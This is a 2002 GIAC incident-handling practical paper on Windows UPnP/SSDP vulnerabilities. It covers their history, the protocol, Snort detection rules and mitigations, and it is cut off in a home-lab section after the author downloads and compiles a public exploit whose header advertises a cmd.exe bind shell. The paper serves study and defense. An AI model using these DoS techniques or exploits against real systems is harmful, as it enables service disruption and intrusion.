Global Information Assurance Certification Paper

Exploring Universal Plug and Play vulnerabilities in recent Windows versions.

Advanced Incident Handling and Hacker Exploits

GCIH Practical Exam Version 2.0

by Christian Beedgen

submitted 02/19/2002

1 Table of Contents

2 Introduction

2.1 About the author

The author is a software engineer currently working for a startup company in the enterprise security space.

2.2 A short history of UPnP vulnerabilities on recent Windows versions

"Universal Plug and Play" (UPnP) is a technology pioneered and developed by Microsoft. UPnP is implemented in recent Windows versions.

Windows XP comes with UPnP functionality out-of-the-box and enabled automatically, Windows ME has UPnP services disabled by default. Nevertheless, some OEMs choose to enable them. There is no support yet for Windows 2000 or Windows NT. Older DOS-based Windows versions are supported only via the Internet Connection Sharing (ICS) software delivered on Windows XP setup media. ICS is known to be installable on Windows 98 and 98SE systems for sharing Internet connections through a Windows XP box.

In a nutshell, the idea behind Universal Plug and Play is the ability to reconfigure the operating system in response to the detection of new, peripheral hardware that has been made available via a communications network. The implementation can be described as an extension of the well-known Plug and Play paradigm for PC hardware. In the early days, Windows operating systems were often unable to automatically detect PC internal hardware, such as network cards or graphic adapters, so users had to manually configure IRQ settings and the like. Since Windows 95, Plug and Play technology has defined a protocol that allows the operating system to automatically detect and configure hardware components. In the networked world of today, the big challenge now lies in the discovery and adoption of networked devices and/or services. Universal Plug and Play provides a framework for just that: imagine a simple home setup with several parties sharing a common Internet connection, for example through inexpensive router hardware. Here it might be worthwhile for any computer in the home network to automatically discover the router providing the Internet connection service and configure itself appropriately, in effect enabling Internet connectivity on any of the machines.

Implementation of UPnP functionality is provided through a set of TCP/IP services. The introduction of new network services and protocols has always caused the curious among computer users to start digging deeper into the actual workings of these services. Protocol compliance and vulnerability to attacks coming through the network are of particular interest. UPnP was no exception, and while Microsoft didn't exactly make a big public deal of the Universal Plug and Play functionality in Windows ME and XP, the first posting on the Bugtraq mailing list appeared on Thursday, November 1, 2001. "Ken from FTU" submitted an email message with the description of "Three Windows UPNP DOS Attacks" [KEN]. He claims to have found these attacks while looking for Trojans on his girlfriend's computer (a Windows ME box). He eventually stumbled across a listening service on port 5000. Several quick attempts at sending forged data resulted in the service either crashing, eating up memory, or temporarily freezing the machine. In his mail to Bugtraq, a Word document is included which also contains proof-of-concept exploit code. We will further discuss this code below.

'Ken' reportedly sent his findings to Microsoft in August 2001. Microsoft released a security bulletin on November 1, 2001 [MS01-054] in response. The bulletin acknowledges the DOS attacks that 'Ken' describes and classifies them with low security risk for client machines. The bulletin denies any severity of these attacks for server systems. A patch was released, which is buggy on Windows ME systems, and finally updated on November 13, 2001. The vulnerabilities were included as a candidate in the Common Vulnerabilities and Exposures database and assigned the identifier [CAN-2001-0721].

On December 20, 2001, just in time for the holidays, eEye Digital Security released a security advisory titled "UPNP - Multiple Remote Windows XP/ME/98 Vulnerabilities" [EEYE]. The advisory describes more vulnerabilities in Microsoft's UPnP implementations. The first vulnerability is described under the title "The SYSTEM Remote Exploit". By sending malformed UPnP advertisements, the UPnP service on the target machine would eventually crash due to access violations. eEye claimed that there are several potential methods of exploiting this behavior, but no concrete examples are given, neither is there any exploit code released by eEye. The exploits that are hinted at would allow an attacker to execute code at a high privilege level on the target machine, which must of course be considered as critical.

The second vulnerability, a denial of service attack, is outlined as follows: by sending a certain forged UPnP advertisement, the target machine can be triggered to connect to an HTTP URL specified in the packet. If there is a malicious service running at the specified location, the target machine can be thrown into an endless loop, depleting system resources and finally requiring a restart. Since the UPnP service is also listening on broadcast addresses, a single packet can trigger many machines to connect to a specified HTTP location, essentially starting a denial of service attack against that location. In the advisory, eEye promises a more detailed paper on security issues in Microsoft's UPnP implementation. This paper has not yet been publicly released.

Microsoft acknowledged the findings and, on the same day, released a security bulletin describing the vulnerabilities found by eEye [MS01-059]. While Microsoft continues to deny that there is any security implication on server systems (because they classify servers as secured, usually behind a firewall, which would include the appropriate rules for services that are not outward facing by definition, such as HTTP, for example), these new vulnerabilities are labeled as medium to critical (critical for Windows XP systems, since UPnP is enabled by default). The bulletin also includes links to patches for the vulnerabilities, which supersede the patches released for [MS01-054]. CVE follows up with two candidates, namely [CAN-2001-0876], which references the buffer overflow exploit, and [CAN-2001-0877], describing the DoS and DDoS attacks. This second vetting of security problems in the self-described "most secure operating system ever" [CNET] got a lot of attention, with even the FBI releasing an advisory and contacting Microsoft to investigate their progress in providing patches [NIPC].

On December 24, 2001 a post to the Bugtraq vuln-dev mailing list [VULNDEV] presented exploit code that promised a denial-of-service against a target Windows box. On top of that, the same code included an option that would spawn a highly privileged shell process on a target machine. The poster is not the original author of the exploit, which is available on the qB0X website [QBOX1]. It could not be verified when this code was originally published. After some discussion on the mailing list, it was concluded that the exploit does not work as advertised. However, this exploit is commonly available in most exploit archives, such as the Packetstorm

Security site [PSS]. We will discuss this exploit in the course of this paper, and show how it can be partially made work.


On January 9, 2002, the author of the above mentioned exploit posted a message to the Bugtraq mailing list. The message included another exploit, implementing one of the denial-of-service scenarios described in the eEye advisory [MAGGIOTTI]. This exploit is also available from the author's website, qB0X [QBOX2] [QBOX3].

2.3 Relevance and impact so far


In this section we can only try to make a guess as to how serious the UPnP issues really are. The vulnerabilities are fairly new and, at least with respect to production machines, it is assumed that not a whole lot of XP systems can be found "in the wild" running as production server systems accessible remotely in some form or the other. So far, only the workstation and home user versions of Windows XP has been released; the server versions are supposed to ship in summer 2002. However, there are certainly a good number of Windows XP machines running in home or home office environments, and in such setups, these machines are often facing the Internet through DSL or cable modem hookups. On top of that, it is claimed that there are a considerable number of Windows ME or 98 machines running in a similar scenario. Having vulnerable machines exposed to the Internet can lead to many unintended effects. Assuming that the typical home user might not be a computer professional or power user, home user machines hooked up to the Internet often do not run firewall software to block unwelcome traffic. Therefore, these machines are often easily exploitable even for less experienced hackers. As a result, these often easily compromised machines can be used for distributed denial of service attacks, or simply to bounce off other attacks, covering the tracks of the actual attacker. Therefore, just because Windows XP is not yet a widely deployed server operating system, the impact of the vulnerabilities should not be overlooked.

DShield [DSHIELD] is a public web service that provides up-to-date information on the most commonly detected attacks throughout the Internet. A self-described "Distributed Intrusion Detection System", the site is gathering firewall log data from volunteers all over the world. The resulting database allows for very interesting queries: for example, the site provides a top ten list of IP addresses that are identified as executing some kind of attack.

DShield also provides summary reports based on specific port numbers. Since UPnP is implemented over ports 1900 and 5000 (more specifics below), a quick query against the DShield database produces the following results:



As can be seen from the graph, there is not a whole lot of activity reported on port 1900. For the query period, the maximum percentage of activity on port 1900 is only 0.12% out of all activity reported for all ports. More specifically, the maximum percentage is reported on January 13, 2002, with a total of 1021 records containing activity on port 1900. The highest number of records for port 1900 is reached on January 23, 2002, with a total of 2072 records.



The report for port 5000 doesn't change the picture much. Port 5000 never reaches more than 0.02 percent (on January 12, 2002 with 204 records) out of all reported activity on any given day. The highest number of records related to port 5000 is reached on January 24, 2002 with 1286 records.

A possible explanation on why the percentages max out around January 12 and 13 might be the release of the second UPnP exploit on the Bugtraq mailing list (see above). Although the exploit uses port 1900, it is possible that people were simply re-running the older exploit (which was against port 5000) as well.

The only conclusion that can be derived from these numbers is that in fact UPnP vulnerabilities are not yet a very common threat, compared to the severity of HTTP based-attacks against Microsoft IIS, for example. The sheer number of vulnerable machines around today simply does not appear to be high enough for attackers to include these attacks in their routine. Furthermore, as we will see, there is, as of now, simply no ready-to-use exploit available that could be used by the silent blackhat masses (i.e., script kiddies). See also the handler's diary entry on incidents.org from 12/21/2001 [INCIDENTS], which comes to a similar conclusion.

3 The UPnP specification

In this section, an attempt is made to explain the concepts and specifications behind UPnP as well as certain aspects of their implementation in Windows. Many details on UPnP are missing here, but the intent is to concentrate on the parts that are interesting with regards to the scope of this paper and the vulnerabilities covered.

From the UPnP website:

> The Universal Plug and Play architecture offers pervasive peer-to-peer network connectivity of PCs of all form factors, intelligent appliances, and wireless devices. The UPnP architecture is a distributed, open networking architecture that leverages TCP/IP

and the Web to enable seamless proximity networking in addition to control and data transfer among networked devices in the home, office, and everywhere in between. [UPNP1]

This brief blurb describes the intentions of Universal Plug and Play. Since more and more devices are networked, be it at home or in the office, there is a certain demand to enable these devices to enter meaningful relationships with each other. The primary goal behind UPnP is therefore to enable devices to connect and to exchange data, in order to offer or use each other's services. As new devices enter the market at a high rate, any given pre-existing device on the network should have a means of discovering services provided by newer devices and vice-versa, on the fly. UPnP describes a set of protocols that will allow devices to talk to each other even though device A might not have any a-priori knowledge of the services offered and protocols spoken by device B, as long as both devices speak a common dialect as specified in UPnP. In the words of the UPnP forum:

- **Media and device independence.** UPnP technology can run on any medium including phone line, power line, Ethernet, RF, and 1394.
- **Platform independence.** Vendors use any operating system and any programming language to build UPnP products.
- **Internet-based technologies.** UPnP technology is built upon IP, TCP, UDP, HTTP, and XML, among others.
- **UI Control.** UPnP architecture enables vendor control over device user interface and interaction using the browser.
- **Programmatic control.** UPnP architecture also enables conventional application programmatic control.
- **Common base protocols.** Vendors agree on base protocol sets on a per-device basis.
- **Extendable.** Each UPnP product can have value-added services layered on top of the basic device architecture by the individual manufacturers. [UPNP1]

Essentially, this means that UPnP is using common connection technology such as Ethernet and so forth, running, over TCP/IP, protocols derived from HTTP (the most common protocol on the internet and foundation of the World Wide Web) that heavily rely on XML documents to exchange information.

Simply said: it is imagined that every possible device will run a TCP/IP stack and be networked accordingly. This is the often cited scenario of microwave ovens and coffee makers having IP addresses and tiny web server implementations built in for users to use their Internet browser in order to interact with these devices. Adding UPnP to the mix adds another layer of specifications for automatic data exchange and discovery in the network. There is nothing revolutionary in here, UPnP is just trying to achieve the same goal as for example Sun's Java-based JINI [JINI], just with a more Microsoft-centric approach.

Another technology that tries to connect disparate devices is Bluetooth [BLUETOOTH]. The Bluetooth approach is more geared towards wireless links and generally includes proprietary communications specifications which are much more hardware specific and lower level. Whereas UPnP builds on top of a combination of the most commonly used technologies (none of

them developed by Microsoft), which some might call a "best-of-breed" approach, and tries to tie them together with some semi-proprietary extensions, mainly manifesting themselves in XML schemas. In Microsoft's eyes, UPnP will, for example, allow the next generation MP3 player to advertise a common interface to the central Windows XP home box, so that uploading and downloading files from and to the player can be handled without having to install any drivers or other device and OS specific things.

To delve into a more technical discussion, UPnP provides a specification called the Simple Service Discovery Protocol (SSDP) that allows devices to dynamically discover the services offered by each other. SSDP works on top of IP networks and is implemented using UDP. Walking through a typical scenario, the first step after powering on a device will be (per specification) to obtain an IP address. This is done either through DHCP (Dynamic Host Configuration Protocol), where a central server in the network is assigning IP addresses from a pool, or via AutoIP, if no DHCP is available. Using AutoIP, there is good change that the device will end up in the same network as the other, unmanaged devices. [UPNP2] Once an IP address is obtained, the device can talk via IP to other devices in the same network.

The next step for the device is to advertise its presence to the network. This is accomplished through SSDP Advertisements. These are UDP packets multicast via the 239.255.255.250:1900 multicast address. In this case, the protocol is called HTTPMU (HTTP Multicast over UDP). The target can of course be a unicast address as well, in which case HTTPU (HTTP over UDP) is spoken. There is an Internet Draft available that explains these HTTP [HTTP] extensions in more detail [GOLAND]. The number 1900 specifies the port that other devices need to bind to in order to receive these multicasts. The multicast address is assigned to SSDP by the IANA (Internet Assigned Numbers Authority) and therefore essentially hardcoded. The UDP packet contains a simple HTTP header with the `NOTIFY` HTTP method and the type of the SSDP message, which in this case is the header field `nts:` with the value `ssdp:alive`. The header has more interesting fields, but within the scope of the discussion, only the `Location:` header is of interest. It specifies a location from which any interested party can download more information on the device sending the announcement. For illustration purposes, here is the payload of a legal packet advertising the presence of a device:

```
NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
NTS: ssdp:alive
LOCATION: http://someip:someport/some/file/path.xml
CACHE-CONTROL: max-age=10
NT: urn:schemas-upnp-org:device:InternetGatewayDevice:1
SERVER: DRX/2K2 UPnP/1.0 DRXUPnP/2.3
USN: uuid:DRX
```

As can be seen, this is a simple HTTP header with several header fields and the NOTIFY HTTP method. When using HTTPMU/HTTPU, the packets only contain HTTP headers, never any HTTP bodies. The request URI is *, which is a wildcard, but essentially a placeholder, since in the given context the HTTP semantics don't make a whole lot of sense. Since SSDP extends HTTP/1.1 the `Host:` field is mandatory, and needs to specify the exact same address as the one that used to send the packets (which is a multicast address in this case, of course). We can also clearly see the `ssdp:alive` value in the `NTS:` header field. Implementations of the protocol can

derive the message type from this field and initiate further actions. One such further action is to look into the `Location:` header field. This field specifies a URL that implementations of interested devices can use to download more information on the service device. Obviously, using the location specified in the advertisement is a critical feature in the protocol. As we will see, this also has severe implications on the security of an UPnP implementation, since this address does not necessarily contain friendly data.

In addition to devices announcing themselves, the UPnP specification also defines a control-point role. A control point is essentially a device interested in services offered by other devices. The control point listens on the 239.255.255.250 multicast address, bound to port 1900. It will pickup any advertisement, such as the one detailed above, and take appropriate action, such as connecting to the specified location for more information.

The SSDP protocol contains much more than the few essentials covered here (see the "Universal Plug and Play Device Architecture" document [UPNP2]). Of course, there is also an SSDP message to sign-off the network when the device is powered down (`ssdp:byebye`). In addition, control points are supposed to regularly and actively search for devices, which is accomplished through `M-SEARCH` messages, another overloaded HTTP method. There are additional header fields that allow a more specific search by device type. Any device that finds itself fitting the description then replies, again via UDP, with a packet containing a `HTTP/1.1 200 OK` status code and an included `Location:` header field (which will be treated in the same way as for advertisements, as described above).

In Windows XP, the control point functionality is implemented as a service (a program that will run independent of users logging on or off the system, comparable to a daemon in Unix) in the dynamic link library `SSDPSRV.DLL`. The `SVCHOST.EXE` executable is used to load the code from the DLL into memory. This SDDP service is running by default on all Windows XP installations. `SSDPSRV.DLL` listens on ports 1900/UDP and 5000/TCP for all interfaces.

In Windows ME/98/98SE, which are based on MS-DOS and don't have the concept of services, there is a `SSDPSRV.EXE` executable essentially implementing the same functionality and listening on the same ports.

4 Short description of the vulnerabilities

4.1 Three Windows XP UPNP DOS Attacks

Name and operating system

'Ken' from FTU describes three UPnP related vulnerabilities against "Windows XP and selected versions of WinME" [KEN]. While 'Ken' claims his findings apply to Windows XP and Windows ME, in his detailed paper he only deals with Windows ME machines. Windows ME does not ship with the UPnP services enabled, but certain OEMs are free to enable them in custom versions of Windows ME, which usually ship bundled with PCs. 'Ken's post to Bugtraq [KEN], which announced the vulnerabilities, includes exploit code for all the three vulnerabilities he discovered. These vulnerabilities are classified by CVE as [CAN-2001-0721].

Protocols, services and applications

'Ken's exploits work by sending malicious data to the Simple Services Discovery Protocol service on Windows ME machines, which is implemented in `SSDPSRV.EXE` (`SSDPSRV.DLL` on

Windows XP machines). SSDPSRV.EXE listens on ports 1900/UPD and 5000/TCP. 'Ken's exploits use port 5000/TCP, sending either a specially crafted SSDP discovery message or simply large amounts of random data.

The Crash Application exploit

Opening a TCP connection to port 5000 and sending a special data packet (a harmless SSDP M-SEARCH request, which is a discovery request used to trigger the target to respond with a list of UPnP services implemented by the target) crashes the SSDP service with a page fault in the MSVCRT.DLL – this is the Microsoft C-Runtime library, which is at the core of most programming done for Windows, both by Microsoft and other developers.

The Deplete Memory exploit

Here, a valid header followed by a large amount of random data (typically 'A's) is being sent to port 5000 again. Reportedly, if this is being done with only one connection at a time, again a page fault in MSVCRT.DLL can be observed. However, if the same data is being sent on multiple connections (according to 'Ken' the number is 200 connections), then the system will start using up a lot of CPU time and eventually the SSDP service will crash again.

The Temporary Freeze exploit

The third and last exploit described by 'Ken' will simply open up a lot of connections (around 1000) to the SSDP service, which will make the service use up nearly all available CPU resources. According to 'Ken', if the system gets into this state, keyboard and mouse input will no longer be processed. Eventually, the system will correct itself and get back to normal.

4.2 UPNP - Multiple Remote Windows XP/ME/98 Vulnerabilities

Name and operating system

eEye Security Advisory AD20011220 describes "UPNP - Multiple Remote Windows XP/ME/98 Vulnerabilities" [EEYE]. The affected operating systems are:

- Windows XP by default
- Windows ME not by default (other than in specific scenarios)
- Windows 98 and 98SE

Windows ME does not ship with UPnP functionality, but certain OEMs might change their setup defaults to include it. Windows 98 and 98SE do not contain UPnP modules, however, if Internet Connection Sharing (ICS) is installed on these operating systems, the UPnP modules will also be installed. ICS can be installed from Windows XP setup media on these systems. The intent is to allow the older OSes to use a Windows XP box as a router to enable them to connect to the Internet. The vulnerabilities are classified by CVE as [CAN-2001-0876] (the buffer overflow) and [CAN-2001-0977] (the (D)DoS).

Protocols, services and applications

These exploits work over SSDP, the Simple Services Discovery Protocol. SSDP is an UDP-based protocol used for device announcements and discovery and is defined as part of Universal Plug and Play. SSDP uses the UDP port 1900. Announcements and discovery messages are

typically sent to a broadcast address of 239.255.255.250, but can also be unicast to a specific IP address. SSDP uses HTTP-style headers as a payload. Please see above for more details regarding the protocol. On Windows XP systems, SSDP is implemented as a service in `SSDPSRV.DLL`, which is started via `SVCHOST.EXE`. On Windows ME systems, if UPnP is enabled, there is a `SSDPSRV.EXE` executable that implements the SSDP service.

The SYSTEM Remote Exploit

The first vulnerability is described as a "SYSTEM Remote Exploit" [EEYE]. From all the vulnerabilities described in the context of UPnP, this appears to be potentially the most dangerous one. The SSDP service can be observed to crash under certain circumstances if the URL specified in the `Location:` header field in UPnP announcements is being forged and packets are being sent in a certain interval. eEye specifies the interval as being 10,000 microseconds. After a while, the service will crash with an access violation. eEye claims that

> In one situation, The EAX and ECX registers will contain addresses that are pulled from the memory that was overwritten and the svchost.exe process will access an invalid memory address at a "mov" instruction. It throws an access violation due to the fact that the destination address is an overwritten pointer, but there is nothing interesting at 0x41414141. [EEYE]

Obviously, there are instances of stack and heap overflows, which are deemed exploitable. This is highly dangerous since the SSDP service runs with SYSTEM privileges, which is the highest local privilege on Windows XP systems. There is (as yet?) no working exploit available for this vulnerability.

The (Distributed) Denial of Service vulnerability

The second part of the advisory discusses a problem that is caused more by the protocol design then by its implementation (as the possible buffer overflow discussed above clearly is). SSDP advertisements require control points in UPnP networks to download service descriptions from the URL specified in the `Location:` header field. At least on Windows XP machines, the SSDP service follows this instruction by the letter: it will connect to the host specified in the URL and it will try to issue an HTTP GET request to retrieve the file specified in the URI part of the URL. The service does not do any kind of checking towards the host that is specified, which leaves plenty of holes. For example, the host specified in the URL could run a chargen (character generator) service, which will simply return an infinite stream of characters as soon as a connection is being made. In fact, directing the Windows XP SSDP service to such a host will cause the XP machine's CPU usage to jump to 100% and to chew up memory, making the system unstable. Eventually, the machine needs to be rebooted.

Another exploit of the same problematic protocol design and implementation is that the XP host can be misused to perform various malicious HTTP requests, such as for example Unicode or double-decode exploits against yet another machine. Since the initiation of these requests is being done through simple UDP packets, attacks of this type do not leave many traces for others to determine their actual source.

On top of that, the SSDP service listens on a multicast address (as described above: 239.255.255.250:1900). Therefore, a single UDP packet can cause all machines running the service to connect to the URL specified in the `Location:` field at the same time, therefore enabling a Distributed Denial of Service attack scenario.

There is a publicly available exploit for the chargen scenario. Written by Gabriel Maggiotti of qB0x, this exploit contains two small C source files. One file implements a chargen service [QBOX3], for convenience, the other file sends a UDP packet with a user-defined location for the `Location:` header field [QBOX2]. Using this combination, one can easily verify the behavior presented in the eEye advisory: the XP machine will connect to the chargen and helplessly spin, eating up the data generated by the character generator service.

4.3 The qBox root exploit

Name and operating system

This is a set of two exploits. It is advertised to run on Windows XP and Windows ME machines. There is no CVE classification for this exploit.

Protocols, services and applications

This is again an exploit that is trying to exploit the SSDP service listening on port 5000. Please consult the description in 4.1 for more details.

The cmd.exe shell exploit

When run with the –e option this exploit supposedly spawns a shell running cmd.exe, the Windows command line interpreter, bound to port 7788.

The DoS exploit

When run with the –f option, the exploit attempts to "freeze" the target machine with a technique very similar to the one used by 'Ken'.

4.4 Detection

Most of these attacks are relatively easy to detect: essentially, one just has to watch traffic on ports 1900/UDP and 5000/TCP. Since these ports are not really in widespread use so far, the following simple set of Snort [SNORT] rules should be helpful as well:

```
# HOME_NET is the local network.

# Any UDP against port 1900 with a Location: header field.
alert udp any any -> $HOME_NET 1900 \
(msg:"UPnP\: SSDP with Location field"; content:"location\:"; nocase;
classtype:attempted-dos;)

# Catch all: any UDP against port 1900.
alert udp any any -> $HOME_NET 1900 \
(msg:"UPnP\: UDP against port 1900";)

# This is for the buffer overflow exploit from qB0x.
alert tcp any any -> $HOME_NET 5000 \
(msg:"UPnP\: qB0x Buffer overflow attempt."; content:"|4D3F E377|";
classtype:shellcode-detect;)

# This is for the 'Ken' crash exploit on Windows ME.
alert tcp any any -> $HOME_NET 5000 \
(msg:"UPnP\: Crash against SSDPSRV.EXE"; content:"M-SEARCH"; nocase;
classtype:attempted-dos;)
```

```
# Catch all: any TCP against on port 5000.
alert tcp any any -> $HOME_NET 5000 \
(msg:"UPnP\: port 5000 traffic";)
```

The rules will pick up all packets sent to port 1900/UDP that have a `Location:` header field specified. This header field specifies an HTTP URL from which the receiver is supposed to download more information. We have already seen that this is a dangerous feature, so the rule should be helpful here. The second rule will simply catch all UDP traffic against port 1900 in the local network. This is probably a noisy rule, since it will catch all advertisements and discoveries, including the harmless ones that the SSDP service sends on startup, so an administrator might want to disable this quickly after learning about that specific traffic in his network.

The third rule triggers on the jump code in the qB0x supposed root exploit. The fourth rule will detect the crash packet send to TCP port 5000 when the 'Ken' exploit is used with the –ca option. The fifth rule, finally, is again a catchall for all traffic against port 5000 in the local network, with the same noisiness as rule 2.

4.5 Protection

Microsoft acknowledges 'Ken's findings in Microsoft Security Bulletin 01-054 [MS01-054], and all of eEyes findings in Microsoft Security Bulletin 01-059 [MS01-059]. With both bulletins, patches have been made available to address these issues. The patch for [MS01-059] supersedes the patches released for [MS01-054]. Since there are numerous different patches available for the different operating systems, these patches are not discussed in detail here. Those details can easily be looked up in the referenced Microsoft Security Bulletins, which include the URLs for downloading the patches.

If for whatever reason one does not want to apply the patches, instructions are given on how to simply disable the UPnP services. In Windows XP, the "SSDP Discovery Service" needs to be stopped and disabled (via the "Services" control panel). In Windows ME (and 98/98SE), the "Windows Set-up" in the "Add/Remove Programs" control panel shows a "Communications" component. The details of that entry reveal the UPnP component. Unchecking the UPnP component will disable the service. Again, for more details please consult the quoted Microsoft Security Bulletins.

Most likely the quickest fix available for all the problems discussed here is to simply turn off UPnP support, since, at least for production machines, there doesn't appear to be any benefit in running the UPnP services at this point. On top of that, care should be taken to filter out UPnP related traffic on a company firewall so attacks cannot be tried from the outside of the network. The ports to block are 1900/UPD and 5000/TCP.

There is also a Microsoft Knowledge Base article available [MSKB-Q315056] that explains in how far the patches allow for circumvention of the relay or DDoS vulnerabilities. This is critical, since there cannot be a simple code-fix. The fact that the target machine is supposed to connect to another machine to get information about available services is designed into the protocol itself. On patched systems, there are several ways of regulating this behavior:

- A registry key declares the network scope the machine has to follow when downloading device descriptions. The key is

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\UPnP Control Point`. One needs to add a sub key called `DownloadScope`, whose value determines how far the machine will go in order to download the information. Possible values are: 0 (on the same subnet), 1(same subnet or at a private address), 2 (same subnet or at a private address or within 4 hops), and 3 (anywhere).

- Regulation is also possible based on router hops: the magic key here is `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SSDPSRV\Parameters`, which can have a sub key called `TTL`, specifying the maximum number of router hops between the requesting machine and the machine providing the information.
- Furthermore, the patched SSDP service will not connect to any port < 1024 other than port 80 to download device descriptions, and it also has a delay mechanism, which makes it wait between attempts to download device descriptions. This delay is based on the proximity of the target host and on how many other downloads are running already. This is meant to prevent the machine from acting as an amplifier if misused.

There is also a freeware tool called "UnPlug n'Pray", which is working for all versions of Windows and which is turning of the UPnP services [UNPLUG].

5 Live action

5.1 Introduction


The following sections describe the author's experience in trying the available exploits in an attempt to judge their significance and to piece together a scenario that would allow for a more substantial security threat than "just" a DoS attack against a service that is hardly ever used. It needs to be said upfront that there is no working, ready-to-roll "one-click gimme-a-rootshell" exploit available, so one needs to try to be creative when trying to get something interesting out of these vulnerabilities. It will be shown that some of the available exploit code is either not working, or the damage caused is simply not as high as exploits for other vulnerabilities (such as, for example, WU-FTPD or IIS exploits, which expose machines often facing the public internet). However, it will also be shown that one can do some damage with the vulnerabilities discussed here, which in the eyes of the author, together with the notable media attention these issues have received, qualifies them as being interesting enough to discuss.

After describing in detail the exploits and how and if they work, a scenario is developed to facilitate the description of an incident handling process based on some of the exploits. Since the author is not a network administrator, this scenario is pure fiction – it has not happened in reality.

The following is written in the first-person perspective; it is a narrative of the author's journey trying to find the "real" exploit.

5.2 Preparation and the test network

The test network is the author's home network. There are several machines hooked up through a hub to a DSL line. A router performs network address translation and doubles as a simple packet filtering firewall.



5.3 XPloit.c by Gabriel Maggiotti

The first, supposedly ready-to-run, exploit that I came across while researching the UPnP related vulnerabilities was the one published by Gabriel Maggiotti on the qBox website [QBOX1] – this exploit was also posted to the Bugtraq mailing list. I eagerly downloaded the C source code and compiled it on the attack machine, `eigenhead`:

```
[cathode@eigenhead cathode]$ mkdir paper
[cathode@eigenhead cathode]$ mkdir paper/qbox1
[cathode@eigenhead cathode]$ cd paper/qbox1/
[cathode@eigenhead qbox1]$ wget http://qb0x.net/exploits/XPloit.c
--16:28:15--  http://qb0x.net/exploits/XPloit.c
           => `XPloit.c'
Connecting to qb0x.net:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 6,874 [text/plain]
    0K ......                                                 100% @  13.01 KB/s
16:28:16 (13.01 KB/s) - `XPloit.c' saved [6874/6874]
[cathode@eigenhead qbox1]$ gcc -o XPloit XPloit.c
[cathode@eigenhead qbox1]$ ls
XPloit  XPloit.c
[cathode@eigenhead qbox1]$
```

No surprises here. Let's see how the exploit works:

```
[cathode@eigenhead qbox1]$ ./XPloit
usage:./XPloit <hostname> <command>
-f  freeze the machine.
-e  exploit.
[cathode@eigenhead qbox1]$
```

The exploit has two options: one is to freeze the machine – we will see that this is essentially the same exploit that 'Ken' describes. The second one advertises to "exploit" the remote machine. From the XPloit.c source code:

```
/*
 * WinME/XP UPNP dos & overflow
```

```
 *
 * Run: ./XPloit host <option>
 *
 * Windows run the "Universal Plug and Play technology" service
 * at port 5000. In the future this will  allow    for seemless
 * connectivity of various devices such as a printer.
 * This service have a DoS and a buffer overflow I exploit here.
 *
 * PD: the -e option spawns a cmd.exe shell on port 7788 coded by isno
 *
 * Author:      Gabriel Maggiotti
 * Email:       gmaggiot@ciudad.com.ar
 * Webpage:     http://qb0x.net
 */
```

Ah! So the –e option will give us a shell on port 7788. That sounds swell, so let's try this against the target XP box (`panzerkunst`). Before we do that, though, let's do a quick check that we have UPnP services running on the XP box:

```
C:\>netstat -na
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1036           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:44334          0.0.0.0:0              LISTENING
  TCP    10.10.10.35:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1027           *:*
